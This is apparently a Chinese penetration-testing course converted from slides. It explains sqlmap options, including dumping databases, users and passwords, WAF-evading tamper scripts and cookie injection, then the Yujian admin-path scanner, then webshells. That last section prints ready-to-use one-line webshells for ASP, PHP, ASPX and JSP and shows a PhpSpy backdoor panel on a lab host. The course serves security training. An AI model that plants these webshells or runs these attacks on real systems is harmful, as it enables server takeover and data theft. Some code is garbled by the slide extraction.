从Burp或WebScarab的代理日志中解析目标


使用参数“-l”指定一个Burp或WebScarab的代理日志文件，Sqlmap将从日志文件中解析出可能的攻击目标，并逐个尝试进行注入。该参数后跟一个表示日志文件的路径。

Burp默认不记录日志，想要记录日志需要手动开启，设置方法如下图所示：



-1

```
python sqlmap.py -l 1.log
```



## -d

直接连接数据库

使用参数 “-d” 直接连接数据库，该参数后跟一个表示数据库的字符串，该字符串有以下两种格式：

(1).当数据库管理系统是MySQL、Oracle、Microsoft SQL Server或PostgreSQL等时格式为：

DBMS://USER:PASSWORD@DBMS\_IP:DBMS\_PORT/DATABASE\_NAME

当数据库管理系统是SQLite、Microsoft Access或Firebird等时格式为：

DBMS://DATABASE\_FILEPATH

连接装在本机上的Mysql：

```
python sqlmap.py -d "mysql://root:root@127.0.0.1:3306/DISSchool"
```

## 针对不同请求方式注入

HTTP是一个复杂的协议。HTTP请求有很多种方法（method），可以在不同位置（GET、POST、cookie和User-Agent等）携带不同参数。往往只有在特定位置携带了特定参数以特定方法发起的请求才是合法有效的请求。Sqlmap运行时除了需要指定目标，有时还需要指定HTTP请求的一些细节。下面这些参数都用于指定HTTP请求细节。

## 针对不同请求方式注入

--method

一般来说，Sqlmap能自动判断出是使用GET方法还是POST方法，但在某些情况下需要的可能是PUT等很少见的方法，此时

就需要用参数 “--method” 来指定方法。如： “--method=PUT” 。

## 针对不同请求方式注入

--data

该参数指定的数据会被作为POST数据提交，Sqlmap也会检测该参数指定数据是否存在注入漏洞。如：

```
python sqlmap.py -u "http://192.168.56.102:8080/user.php" --data="id=0&name=werner"
```

## 针对不同请求方式注入

--param-del

上一个例子中 “-data” 的数据 “id=0&name=werner” 其实由两个部分组成: “id=0” 和 “name=werner” , 默认地以 “&” 作为分隔符。我们可以使用 “-param-del” 来指定分隔符, 如:

```
python sqlmap.py -u "http://192.168.56.102:8080/user.php" --data="id=0;name=werner" --param-del=";"
```

## 针对不同请求方式注入

--cookie、--cookie-del、--drop-set-cookie和--load-cookies

有两种情况会用到这些参数：

- 要测试的页面只有在登录状态下才能访问，登录状态用cookie识别
- 想要检测是否存在cookie注入

当 “--level” 设置为2或更高时，Sqlmap会检测cookie是否存在注入漏洞，关于 “--level” 的更多信息见下文。

## 针对不同位置注入

### (1). "--cookie" 和 "--cookie-del"

在浏览器中登录目标网站后复制出维持登录状态的cookie，用参数 "--cookie" 来指定这些cookie，如：

```
python sqlmap.py -u "http://192.168.56.102:8080/user.php" --cookie  
"JSESSIONID=E5D6C8C81;NAME=werner;"
```

与POST参数不同，cookie默认的分隔符为 ";" ，想要指定cookie中的分隔符，使用参数 "--cookie-del" 。

### (2). "--drop-set-cookie"

若HTTP响应头中有 "Set-Cookie" ， Sqlmap会自动设置 "Set-Cookie" 设置的cookie，并对这些cookie进行检测。

若不想让Sqlmap这么做，添加参数 "--drop-set-cookie" 即可，这样，Sqlmap会忽略 "Set-Cookie" 。



## 针对不同位置注入

### (3). "--load-cookies"

该参数用于从文件中载入Netscape或wget格式的cookie。

wget可以保存和载入cookie，示例如下：

```
1  # Log in to the server. This can be done only once.
2  wget --save-cookies cookies.txt \
3      --post-data 'user=foo&password=bar' \
4      http://server.com/auth.php
5
6  # Now grab the page or pages we care about.
7  wget --load-cookies cookies.txt \
8      -p http://server.com/interesting/article.php
```

## 针对不同位置注入

--user-agent和--random-agent

修改useragent, 默认情况下Sqlmap发送的HTTP请求中的User-Agent值为:

sqlmap/1.0-dev-xxxxxxx (<http://sqlmap.org>)

## 针对不同位置注入

使用参数 “-user-agent” 可以指定一个User-Agent值。但正常的User-Agent值长什么样我们可能并不记得，所以有了参数 “-random-agent”，使用该参数，Sqlmap会从文件./txt/user-agents.txt中随机地取一个User-Agent。注意，在一次会话中只有使用同一个User-Agent，并不是每发一个HTTP请求包，都随机一个User-Agent。

用如下命令统计user-agents.txt行数：

```
cat sqlmap/txt/user-agents.txt | wc -l
```

结果为4211，当然其中还包含空行、注释等，但总的来说该文件中存储的User-Agent也有4千多个。

当 “-level” 设置为3或更高时，Sqlmap会检测User-Agent是否存在注入漏洞，关于 “-level” 的更多信息见下文。

## 针对不同位置注入

--host

使用该参数可以手动指定HTTP头中的Host值。

当 “-level” 设置为5或更高时，Sqlmap会检测Host是否存在注入漏洞，关于 “-level” 的更多信息见下文。

--referer

使用该参数可以指定HTTP头中的Referer值。Sqlmap发送的HTTP请求头部默认无Referer字段。

当 “-level” 设置为3或更高时，Sqlmap会检测Referer是否存在注入漏洞，关于 “-level” 的更多信息见下文。

## 针对不同位置注入

--headers

使用该参数可以在Sqlmap发送的HTTP请求报文头部添加字段，若添加多个字段，用“\n”分隔。如命令：

```
python sqlmap.py -u "http://192.168.56.101:8080/" -v 5 --headers "X-A:A\nX-B: B "
```

发送的HTTP请求包为：

加参数“-v 5”是为了让Sqlmap输出发送的HTTP请求包，便于我们观察。

```
1  GET / HTTP/1.1
2  X-B: B
3  Host: 192.168.56.101:8080
4  Accept-encoding: gzip,deflate
5  X-A: A
6  Accept: */*
7  User-agent: sqlmap/1.1.10#stable (http://sqlmap.org)
8  Connection: close
```

## 其他注入参数

身份认证

参数：-auth-type和-auth-cred

这些参数用于进行身份认证。“-auth-type” 用于指定认证方式，支持以下三种身份认证方式：

- Basic
- Digest
- NTLM

“-auth-cred” 用于给出身份认证的凭证，格式是 “username:password” 。

```
python sqlmap.py -u "http://192.168.136.131/sqlmap/mysql/basic/get_int.php?id=1" --auth-type Basic  
--auth-cred "testuser:testpass"
```

## 其他注入参数

用正则表达式过滤代理日志

参数: `-scope`

指定一个Python正则表达式对代理日志进行过滤，只测试符合正则表达式的目标，如：

```
python sqlmap.py -l burp.log --scope="(www)?\.target\.(com|net|org)"
```

## 其他注入参数

在每次请求前执行特定Python代码

参数: `--eval`

直接看例子:

```
python sqlmap.py -u  
"http://www.target.com/vuln.php?id=1&hash=c4ca4238a0b923820dcc509a6f75849b" --eval="import  
hashlib;hash=hashlib.md5(id).hexdigest()"
```

每次返送请求前, Sqlmap都会依据id值重新计算hash值并更新GET请求中的hash值。



## 其他注入参数

要测试的注入点

参数：-p和-skip

默认情况下Sqlmap会测试所有GET参数和POST参数，当level大于等于2时会测试cookie参数，当level大于等于3时会测试User-Agent

和Referer。实际上还可以手动指定一个以逗号分隔的、要测试的参数列表，该列表中的参数不受level限制。这就是“-p”的作用。

举个例子，若想只测试GET参数 “id” 和User-Agent，则可以这么写

-p “id,user-agent”

如果不想测试某一参数则可以使用 “-skip” 。如设置了level为5但不想测试User-Agent和Referer，则可以这么写：

--level=5 --skip="user-agent,referrer"

## 其他注入参数

修改注入数据

参数: -tamper

除了用CHAR()编码字符串外Sqlmap没有对payload进行任何混淆。

该参数用于对payload进行混淆以绕过IPS或WAF。

该参数后跟一个tamper脚本的名字。

若该tamper脚本位于sqlmap的安装目录的tamper/目录中，就可以省略路径和后缀名，只写文件名。

多个tamper脚本之间用空格隔开。

## 其他注入参数

检测级别

参数: -level

此参数用于指定检测级别，有1~5共5级。默认为1，表示做最少的检测，相应的，5级表示做最多的检测。

Sqlmap使用的payload保存在目录xml/payloads/中，是xml格式的，可以自己定制。

检测级别不仅会影响payload的使用，还会影响注入点的检测，GET和POST参数是一直会被检测的，

检测级别大于等于2时会检测cookie是否有注入，检测级别大于等于3时会检测User-Agent和Referer是否有注入。

## 其他注入参数

风险等级

参数: -risk

此参数用于指定风险等级，有1~4共4级。默认风险等级为1，此等级在大多数情况下对测试目标无害。

风险等级2添加了基于时间的注入测试，等级3添加了OR测试。

若注入点是在UPDATE语句中，使用OR测试可能会修改整个表的数据，这显然不是攻击者想要看到的。

因此用户需要能控制风险等级避开有潜在风险的payload。

## 其他注入参数

--is-dba 当前用户权限（是否为root权限）

--batch 自动化选择yes or no

--dbs所有数据库

--current-db网站当前数据库

--users所有数据库用户

--current-user当前数据库用户

--random-agent构造随机user-agent

--passwords数据库密码

--proxy http: //local: 8080 -threads 10（可以自定义线程加速）代理

--time-sec=TIMESEC DBMS响应的延迟时间（默认为5秒）



# 课程目录

一、nmap

二、burpsuite

三、sqlmap

➤ 四、御剑

五、webshell

六、菜刀、蚁剑、冰蝎


七、MSF

## 御剑简介

御剑后台扫描工具是为众多从事网络工作并担任网络安全管理职位的人制作的一款后台安全扫描工具，它能帮你实时监控后台文件的安全性，防御网站风险，为网站的正常运作提供最大的保障。t00ls大牛的作品，很强大的字典，便查找用户后台登陆地址，同时也为程序开发人员增加了难度，尽量独特的后台目录结构。

## 功能

- 1.扫描线程自定义:用户可根据自身电脑的配置来设置调节扫描线程
- 2.集合DIR ASP ASPX PHP JSP MDB数据库 包含所有网站脚本路径扫描
- 3.默认探测200 (也就是扫描的网站真实存在的路径文件)





## 御剑使用

域名：写入扫描地址

线程、超时设置扫描速度及配置

DIR-ASP设置扫描字典

探测设置返回包识别类型

DIR：敏感目录

ASP：敏感jsp文件

MDB：敏感数据库文件

ASPX：敏感aspx文件

PHP：敏感PHP文件

JSP：敏感jsp文件



# 课程目录

一、nmap

二、burpsuite

三、sqlmap

四、御剑

➤ **五、webshell**

六、菜刀、蚁剑、冰蝎

七、MSF

## Webshell简介

webshell就是以asp、php、jsp或者cgi等网页文件形式存在的一种代码执行环境，也可以将其称做为一种网页后门。黑客在入侵了一个网站后，通常会将asp或php后门文件与网站服务器目录下正常的网页文件混在一起，然后就可以使用浏览器来访问asp或者php后门，得到一个命令执行环境，以达到控制网站服务器的目的。

## 一句话木马

一句代码构成的webshell文件，可以用工具访问建立连接获取webshell

asp一句话木马：

```
<%execute(request("value"))%>
```

php一句话木马：

```
<?php eval($_POST['pass']);?>
```

aspx一句话木马：

```
<%@ Page Language="Jscript"%>
```

```
<%eval(Request.Item["value"])%>
```

jsp一句话木马：

```
<%
```

```
f(request.getParameter("f")!=null)(new
```

```
java.io.FileOutputStream(application.getRealPath("/") + request.getParameter("f")).write(request.getParamete  
r("t").getBytes());
```

```
%>
```

# 大马

功能强大的木马脚本文件，不需要管理工具连接，直接访问即可使用，提供例如命令执行，数据库连接，反弹shell等功能

← → ↻ ⚠ 不安全 | 192.168.4.33/2008.php

192.168.4.33 (192.168.4.33) [PhpSpy Ver. 2008](#)

[Logout](#) | [File Manager](#) | [MySQL Manager](#) | [MySQL Upload & Download](#) | [Execute Command](#) | [PHP Variable](#) | [Eval PHP Code](#) Safe Mode:No

File Manager - Current disk free 16.32 G of 39.9 G (40.91%)

Current Directory (Writable, 0777)

[WebRoot](#) | [View Writable](#) | [Create Directory](#) | [Create File](#) | [Fixed\(C:\)](#) | [CDRom\(D:\)](#)

Filename	Last modified	Size	Chmod / Perms	Action
= <a href="#">Parent Directory</a>				
<a href="#">DVWA</a>	2020-07-28 09:11:12	--	<a href="#">0777 / drwxrwxrwx</a>	<a href="#">Del</a>   <a href="#">Rename</a>
<a href="#">include</a>	2020-07-28 14:06:34	--	<a href="#">0777 / drwxrwxrwx</a>	<a href="#">Del</a>   <a href="#">Rename</a>
<a href="#">phpMyAdmin</a>	2020-02-15 12:56:01	--	<a href="#">0777 / drwxrwxrwx</a>	<a href="#">Del</a>   <a href="#">Rename</a>
<a href="#">pikachu</a>	2020-05-03 15:27:33	--	<a href="#">0777 / drwxrwxrwx</a>	<a href="#">Del</a>   <a href="#">Rename</a>
<a href="#">sql</a>	2020-08-05 19:58:33	--	<a href="#">0777 / drwxrwxrwx</a>	<a href="#">Del</a>   <a href="#">Rename</a>
<a href="#">upload</a>	2020-05-04 14:57:55	--	<a href="#">0777 / drwxrwxrwx</a>	<a href="#">Del</a>   <a href="#">Rename</a>
<a href="#">xss</a>	2020-08-11 08:56:22	--	<a href="#">0777 / drwxrwxrwx</a>	<a href="#">Del</a>   <a href="#">Rename</a>
<a href="#">xssdemo</a>	2020-07-27 13:37:46	--	<a href="#">0777 / drwxrwxrwx</a>	<a href="#">Del</a>   <a href="#">Rename</a>
<input type="checkbox"/> <a href="#">2008.php</a>	2012-11-17 17:08:32	67.35 K	<a href="#">0666 / -rw-rw-rw-</a>	<a href="#">Down</a>   <a href="#">Copy</a>   <a href="#">Edit</a>   <a href="#">Rename</a>   <a href="#">Time</a>
<input type="checkbox"/> <a href="#">demo1.php</a>	2020-08-07 09:12:12	247 B	<a href="#">0666 / -rw-rw-rw-</a>	<a href="#">Down</a>   <a href="#">Copy</a>   <a href="#">Edit</a>   <a href="#">Rename</a>   <a href="#">Time</a>
<input type="checkbox"/> <a href="#">demo2.php</a>	2020-08-07 08:43:38	362 B	<a href="#">0666 / -rw-rw-rw-</a>	<a href="#">Down</a>   <a href="#">Copy</a>   <a href="#">Edit</a>   <a href="#">Rename</a>   <a href="#">Time</a>
<input type="checkbox"/> <a href="#">demo3.php</a>	2020-08-07 08:45:14	483 B	<a href="#">0666 / -rw-rw-rw-</a>	<a href="#">Down</a>   <a href="#">Copy</a>   <a href="#">Edit</a>   <a href="#">Rename</a>   <a href="#">Time</a>
<input type="checkbox"/> <a href="#">l.php</a>	2014-02-27 23:02:21	20.7 K	<a href="#">0666 / -rw-rw-rw-</a>	<a href="#">Down</a>   <a href="#">Copy</a>   <a href="#">Edit</a>   <a href="#">Rename</a>   <a href="#">Time</a>
<input type="checkbox"/> <a href="#">phpinfo.php</a>	2013-05-09 20:56:36	23 B	<a href="#">0666 / -rw-rw-rw-</a>	<a href="#">Down</a>   <a href="#">Copy</a>   <a href="#">Edit</a>   <a href="#">Rename</a>   <a href="#">Time</a>
<input type="checkbox"/> <a href="#">ssrf.php</a>	2020-08-07 08:48:02	290 B	<a href="#">0666 / -rw-rw-rw-</a>	<a href="#">Down</a>   <a href="#">Copy</a>   <a href="#">Edit</a>   <a href="#">Rename</a>   <a href="#">Time</a>
<input type="checkbox"/> <a href="#">Packing.download.selected - Delete.selected</a>				

8 directories / 7 files




# 课程目录

